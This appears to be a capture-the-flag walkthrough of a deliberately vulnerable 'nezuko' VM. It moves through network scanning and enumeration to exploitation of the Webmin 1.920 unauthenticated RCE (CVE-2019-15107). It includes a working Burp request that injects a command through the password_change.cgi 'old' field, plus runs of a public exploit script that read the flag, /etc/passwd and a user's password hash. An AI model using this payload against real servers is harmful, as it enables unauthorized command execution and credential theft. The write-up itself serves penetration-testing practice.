
First, netdiscover:

```
 Currently scanning: 192.168.24.0/16   |   Screen View: Unique Hosts

 6 Captured ARP Req/Rep packets, from 1 hosts.   Total size: 360

   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
10.0.2.6        08:00:27:e1:a5:c7      6      360  PCS Systemtechnik GmbH
```

Now, we know the IP, lets fire nmap for it:

```
root@pow3rline:~# nmap -sT -sV  10.0.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-25 20:37 CEST
Nmap scan report for 10.0.2.6
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:E1:A5:C7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
```

Therefore, if we access the website:



Welcome to my site. I didn't put anything yet. Please come back again later

- nezuko

Nothing interesting in the site source code, so lets try some directory scaning:


```
root@pow3rline:~# dirb http://10.0.2.6/ /usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Aug 25 20:44:46 2019
URL_BASE: http://10.0.2.6/
```

```
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.6/ ----
+ http://10.0.2.6/index.html (CODE:200|SIZE:327)
+ http://10.0.2.6/robots.txt (CODE:200|SIZE:105)
==> DIRECTORY: http://10.0.2.6/sample/
+ http://10.0.2.6/server-status (CODE:403|SIZE:296)

---- Entering directory: http://10.0.2.6/sample/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Accessing robots.txt, we find something interesting:

```
NBUW45BAMZZG63JANZSXU5LLN4QDUIDUNBUXGIDJOMQG433UEB2GQZJAOJUWO2DUEBYG64TUEB2G6IDF
NZ2W2ZLSMF2GKIC6O5PA====
```

Is it a base64 encode text? If we try to decode, we do not obtain a clear text message. Maybe base 32?:



Base32 Decode

Base32 online decode function

```
NBUW45BAMZZG63JANZSXU5LLN4QDUIDUNBUXGIDJOMQG433UEB2GQZJAOJUWO2DU
EBYG64TUEB2G6IDFNZ2W2ZLSMF2GKIC6O5PA====
```

```
hint from nezuko : this is not the right port to enumerate ^w^
```


Ok, so we need to enumerate another port, hence, we must use nmap with all the ports:

```
root@pow3rline:~# nmap -sT -sV -p-  10.0.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-26 12:54 CEST
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.41% done; ETC: 12:55 (0:00:00 remaining)
```

```
Nmap scan report for 10.0.2.6
Host is up (0.00025s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
13337/tcp open  http    MiniServ 1.920 (Webmin httpd)
MAC Address: 08:00:27:E1:A5:C7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.37 seconds
```


We have found a new port indeed: 13337

Is it possible to access to a webmin login page:



You must enter a username and password to login to the server on 10.0.2.6

If we search for Webmin bugs, we find out that there is a RCE vulnerability for Webmin versions <= 1.920.
We can check with this exploit if this very version is vulnerable: https://www.exploit-db.com/exploits/47293




```
root@pow3rline:~/Documentos/nezuco VM# ./miniserv_exploit.sh https://10.0.2.6:13337
Testing for RCE (CVE-2019-15107) on https://10.0.2.6:13337: VULNERABLE!
root@pow3rline:~/Documentos/nezuco VM# 
```

Nice, it's vulnerable. Checking this CVE, we know that it consists in the possibility to concatenate a command with the pipe when changing a password, when the function unix_encrypt is validating the old password.
The option to prompt the user for a new password must be enabled but since this is enabled by default, it seems that the configuration of this server has not been changed at all.

More info at: https://pentest.com.tr/exploits/DEFCON-Webmin-1920-Unauthenticated-Remote-Command-Execution.html

It is possible to use this exploit written in Python: https://github.com/jas502n/CVE-2019-15107

But it is possible to exploit this vulnerability using an interception proxy like Burp as well. As an example:



Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: https://10.0.2.6:13337
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
POST /password_change.cgi HTTP/1.1
Host: 10.0.2.6:13337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.0.2.6:13337/session_login.cgi
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: redirect=1; testing=1
Connection: close
Upgrade-Insecure-Requests: 1

user=rootxx&pam=&expired=2&old=test|id&new1=test2&new2=test2
```


Failed to change password : The current password is incorrectuid=1000(nezuko)gid=1000(nezuko) groups=1000(nezuko),4(adm),24(cdrom),30(dip),46(plugdev),116(lpadmin),126(sambashare)

[@ubuntu ~]#


Just in order to obtain a better exit format in commands, I will use the exploit via terminal:



```
root@pow3rline:~/Documentos/nezuco VM# python exploit_webmin.py https://10.0.2.6:13337 id

                                    python By jas502n

vuln_url= https://10.0.2.6:13337/password_change.cgi
Command Result = uid=1000(nezuko) gid=1000(nezuko) groups=1000(nezuko),4(adm),24(cdrom),30(dip),46(plugdev),116(lpadmin),126(sambashare)
```



```
root@pow3rline:~/Documentos/nezuco VM# python exploit_webmin.py https://10.0.2.6:13337 "cat /home/nezuko/nezuko.txt"

                                    python By jas502n

vuln_url= https://10.0.2.6:13337/password_change.cgi
Command Result = Congratulations! You have found nezuko! Now, try to surpass your limit! Right here, right now...
                                                                                                          ....
```



```
,,,,,,,
........................,,,,,,,,,,,,,,,,,,,,,
,,,,,,,


1af0941e0c4bd4564932184d47dd8bef
root@pow3rline:~/Documentos/nezuco VM# 
```

root@pow3rline:~/Documentos/nezuco VM# python exploit_webmin.py https://10.0.2.6:13337 "cat /etc/passwd"

```
 _______          _______       _______  _______  __     _____       __    _______  __    _______
______
(  ____ \|\     /|(  ____ \    / ___   )(  __   )/  \   / ___ \    /  \  (  ____ \/  \  (  __   )/ ___  \
| (    \/| )   ( || (    \/    \/   )  || (  )  |\/) ) ( (   ) )   \/) ) | (    \/\/) ) | (  )  |\/   )  )
| |      | |   | || (__            /   )| | /   | |  | | ( (___) |     | | | (____     | | | | /   |    /  /
| |      ( (   ) )| __)          _/   / | (/ /) |  | |  \____  |     | | (_____ \   | | | (/ /) |   /  /
| |       \ \_/ / | (           /   _/  |   / | |  | |       ) |     | |       ) )  | | |   / | |  /  /
| (____/\  \   /  | (____/\    (   (__/\|  (__) |__) (_/\____) )   __) (_/\____) )__) (_|  (__) | /  /
(_______/   \_/    (_______/_____\_______/(_______)\____/\______/_____\____/\______/  \____/
(_______) \_/
                      (_____)                        (_____)
                               python By jas502n



vuln_url= https://10.0.2.6:13337/password_change.cgi

Command Result = root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
```

```
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
nezuko:x:1000:1000:nezuko,,,:/home/nezuko:/bin/bash
zenitsu:
$6$LbPWwHSD$69t89j0Podkdd8dk17jNKt6Dl2.QYwSJGIX0cE5nysr6MX23DFvIAwmxEHOjh
Bj8rBplVa3rqcVDO0001PY9G0:1001:1001:,,,:/home/zenitsu:/bin/bash
```

```
root@pow3rline:~/Documentos/nezuco VM# python exploit_webmin.py https://10.0.2.6:13337 ps
-ef

 _______          _______       _______  _______  __      _____       __     _______  __     _______
______
(  ____ \|\     /|(  ____ \     / ___   )(  __   )/  \   / ___ \     /  \  (  ____ \/  \  (  __   )/ ___  \
| (    \/| )   ( || (    \/     \/   )  || (  )  |\/) ) ( (   ) )    \/) ) | (    \/\/) ) | (  )  |\/   )  )
| |      | |   | || (__             /   )| | /   | |  | | ( (___) |      | | | (____     | | | | /   |    /  /
| |      ( (   ) )|  __)          _/   / | (/ /) |  | |  \____  |      | | (_____ \   | | | (/ /) |   /  /
| |       \ \_/ / | (            /   _/  |   / | |  | |       ) |      | |       ) )  | | |   / | |  /  /
| (____/\  \   /  | (____/\     (   (__/\|  (__) |__) (_/\____) )    __) (_/\____) )__) (_|  (__) | /  /
(_______/   \_/   (_______/______\_______/(_______)\____/\______/______\____/\______/  \____/
(_______) \_/
                        (_____)                          (_____)
                                 python By jas502n



vuln_url= https://10.0.2.6:13337/password_change.cgi

Command Result =   PID TTY          TIME CMD
  845 ?        00:00:00 miniserv.pl
 4263 ?        00:00:00 /usr/local/webm
 4264 ?        00:00:00 sh
 4265 ?        00:00:00 sh
 4266 ?        00:00:00 ps
```

```
root@pow3rline:~/Documentos/nezuco VM# python exploit_webmin.py https://10.0.2.6:13337 "ls
-lrtha /home"

 _______          _______       _______  _______  __      _____       __     _______  __     _______
______
```

```
(  ____ \|\     /|(  ____ \    / ___  )(  __  )/ \  / ___ \    / \ (  ____ \/ \ (  __  )/ ___ \
| (    \/| )   ( || (    \/    \/   )  || (  )  |\/) ) ( (   ) )   \/) ) | (    \/\/) ) | (  )  |\/   )  )
| |      | |   | || (__            /   )| | /   | | | ( (___) |     | | | (____    | | | | /   |    /  /
| |      ( (   ) )|  __)         _/   / | (/ /) | | |  \____  |     | | (_____ \  | | | (/ /) |   /  /
| |       \ \_/ / | (           /   _/  |   / | | | |       ) |     | |       ) )  | | |  / | |  /  /
| (____/\  \   /  | (____/\    (   (__/\|  (__) |__) (_/\____) )    __) (_/\____) )__) (_|  (__) | /  /
(_______/   \_/   (_______/_____\_______/(_______)\____/\______/_____\____/\______/  \____/
(_______) \_/
                  (_____)                           (_____)
                              python By jas502n



vuln_url= https://10.0.2.6:13337/password_change.cgi

Command Result = total 16K
drwxr-xr-x 24 root    root    4.0K Aug 20 16:58 ..
drwxr-xr-x  4 root    root    4.0K Aug 20 17:18 .
drwxr-xr-x  4 zenitsu zenitsu 4.0K Aug 21 01:12 zenitsu
drwxr-xr-x  9 nezuko  nezuko  4.0K Aug 21 09:10 nezuko

root@pow3rline:~/Documentos/nezuco VM# python exploit_webmin.py https://10.0.2.6:13337 "ls -lrtha /home/nezuco"

 _______          _______       _______  _______  __     _____      __    _______  __    _______
 ______
(  ____ \|\     /|(  ____ \    / ___  )(  __  )/ \  / ___ \    / \ (  ____ \/ \ (  __  )/ ___ \
| (    \/| )   ( || (    \/    \/   )  || (  )  |\/) ) ( (   ) )   \/) ) | (    \/\/) ) | (  )  |\/   )  )
| |      | |   | || (__            /   )| | /   | | | ( (___) |     | | | (____    | | | | /   |    /  /
| |      ( (   ) )|  __)         _/   / | (/ /) | | |  \____  |     | | (_____ \  | | | (/ /) |   /  /
| |       \ \_/ / | (           /   _/  |   / | | | |       ) |     | |       ) )  | | |  / | |  /  /
| (____/\  \   /  | (____/\    (   (__/\|  (__) |__) (_/\____) )    __) (_/\____) )__) (_|  (__) | /  /
(_______/   \_/   (_______/_____\_______/(_______)\____/\______/_____\____/\______/  \____/
(_______) \_/
                  (_____)                           (_____)
                              python By jas502n




vuln_url= https://10.0.2.6:13337/password_change.cgi

Command Result =
root@pow3rline:~/Documentos/nezuco VM# python exploit_webmin.py https://10.0.2.6:13337 "ls -lrtha /home/zenitsu"

 _______          _______       _______  _______  __     _____      __    _______  __    _______
 ______
(  ____ \|\     /|(  ____ \    / ___  )(  __  )/ \  / ___ \    / \ (  ____ \/ \ (  __  )/ ___ \
| (    \/| )   ( || (    \/     \/   )  || (  )  |\/) ) ( (   ) )    \/) ) | (    \/\/) ) | (  )  |\/   )  )
| |      | |   | || (__            /   )| | /   |  | | ( (___) |      | | | (_____    | | | | /   |    /  /
| |      ( (   ) )|  __)          _/   / | (/ /) |  | |  \_____  |      | | (______ \   | | | (/ /) |   /  /
| |       \ \_/ / | (            /   _/  |   / | |  | |       ) |      | |       ) )  | | |   / | |  /  /
| (_____/\  \   /  | (_____/\     (   (__/\|  (__) |__) (_/\_____) )    __) (_/\_____) )__) (_|  (__) | /  /
(________/     \_/     (________/______\________/(________)\_____/\_______/______\_____/\_______/  \_____/
(________) \_/
                        (______)                              (______)
                                      python By jas502n



vuln_url= https://10.0.2.6:13337/password_change.cgi

Command Result = total 40K
-rw-r--r-- 1 zenitsu zenitsu 3.7K Aug 20 17:18 .bashrc
drwxr-xr-x 4 root    root    4.0K Aug 20 17:18 ..
-rw-r--r-- 1 zenitsu zenitsu  807 Aug 20 17:18 .profile
-rw-r--r-- 1 zenitsu zenitsu  220 Aug 20 17:18 .bash_logout
drwxrwxr-x 3 zenitsu zenitsu 4.0K Aug 20 23:44 .local
-rw-rw-r-- 1 zenitsu zenitsu 9.2K Aug 21 00:28 zenitsu.txt
drwxr-xr-x 4 zenitsu zenitsu 4.0K Aug 21 01:12 .
drwxr-xr-x 2 zenitsu root    4.0K Aug 21 09:39 to_nezuko

root@pow3rline:~/Documentos/nezuco VM# python exploit_webmin.py https://10.0.2.6:13337 "cat
/home/zenitsu/zenitsu.txt"


 ________            ________        ________  ________  __      _____        __     ________  __     ________
_______
(  _____ \|\     /|(  _____ \     / ____   )(  __   )/  \   / ____ \     /  \  (  _____ \/  \  (  __   )/ ____  \
| (    \/| )   ( || (    \/     \/   )  || (  )  |\/) ) ( (   ) )    \/) ) | (    \/\/) ) | (  )  |\/   )  )
| |      | |   | || (__            /   )| | /   |  | | ( (___) |      | | | (_____    | | | | /   |    /  /
| |      ( (   ) )|  __)          _/   / | (/ /) |  | |  \_____  |      | | (______ \   | | | (/ /) |   /  /
| |       \ \_/ / | (            /   _/  |   / | |  | |       ) |      | |       ) )  | | |   / | |  /  /
| (_____/\  \   /  | (_____/\     (   (__/\|  (__) |__) (_/\_____) )    __) (_/\_____) )__) (_|  (__) | /  /
(________/     \_/     (________/______\________/(________)\_____/\_______/______\_____/\_______/  \_____/
(________) \_/
                        (______)                              (______)
                                      python By jas502n



vuln_url= https://10.0.2.6:13337/password_change.cgi

Command Result = Kaminari no kokyū, Ichi no kata...., Hekireki Issen!
```


```
                    ...........,,,,,,,,,,,,****************///////////////////////////****************,,,,,,,,,,,,........
.
                                                                              ...........,,,,,,,,*********///////////
((((((((((((((((((((((((((((((((((((((((((((///////////*********,,,,,,,,............
                                                                              ..........,,,,,,,,,*********///////////
((((((((((((((((((((((((((((((((((((((((((((//////////**********,,,,,,,,...........
                                                                          ...........,,,,,,,,,**********///////////////
((((((((((((((((((((((((((((((((((((((((//////////*********,,,,,,,,..........    .
                                        ............,,,,,,,,,*******,****///////////////(((((((((((((((((((((((((((((((//////
(##/**********,,,,,,,,.........   ...
                                              .........,,,,,,,,,,,*****,*,*****///////////////((/(((((((((((((((((((((((///(/
(######***********,,,,,,,,,,....................
                                              .............,,,,,,,,,,,*********/////////////////////////////////////####%
%##*******,,,,,,,,,,,.......................
                                                        .............,,,,,,,,,,,,,,***************///////////////(@%#%
(//////#####@#******,,,,,,,,,,,,..........................
                                                             ............,,,,,,,,,,,,**,,,*********/////////////////////(/(###
%###///##########(/*********,,,,,,,,,,,,.....................
                                                    ............,,,,,,,,,,,,,,,,,**********////////////////((((((%#%###%
(%########//*********,,,,,,,,,,,.....................
                                        ..............,,,,,,,,,,,,,,,,**********//////////////(#%%%%##(((#######(###
%###(**********,,,,,,,,,,,......................
                                                        ..............,,,,,,,,,,,,,,,**********///////////#%&&&&&%%
(##(##((####(((%####/**********,,,,,,,,,,,........................
                              ..............,,,,,,,,,,,,,,,**********//////#&%&&&&&&&&&@@%/##((/(####%%#/
(###(((*********,,,,,,,,,,,,,.......................
                             .............,,,,,,,,,,,,,,,**********///%&&&%&&&&&&&&&&&&%/##//(###((##(//
(#(((**********,,,,,,,,,,,,,.....................
                                      ..............,,,,,,,,,,,,,,**********/%&%%&%&&&@@&&&&&&&&%//#
%####(((#((//&@((**********,,,,,,,,,,,,.........................
                                      .............,,,,,,,,,,/((/*//#/****/%%%&&&%#(%&&&&&%&&*(##(((%
((((////#((/**********,,,,,,,,,,,,.........................
                         .............,,,,,,,,*%%#(((((**%%%%%%%%%%%%&%(%&&&&%%#(#((((((%&((//////
(*********,,,,,,,,,**/*................. ........
                                    ..............,,,,,*&&&&&%%(((((((%%%%%%%%%%%%%%%#&%%%%
((##((((((*//////*********,*/(#%%&&&&&&&%%#,...........................
                                    ...............,,,*%%%#%&&((((/(/*#%%%(//(###(*#(#(*(((#((*,//////******/
(%&&&&&&&&%%#(*,,,,,.................... ........
                          ............,,,##*/#%&&%%(((//(((,*,(%%%%%%%#//(%%///////(//*,,*/#&&&&&&&
%#(*,,,,,,,,,,,,..................... ........
                               .............,,/#(%%&&&&%((/%%*(**,,*/%%%%%%%%%//(###(/((&&&&&&%
(*,,,,,,,,,,,,,,,,,,.......................   .....
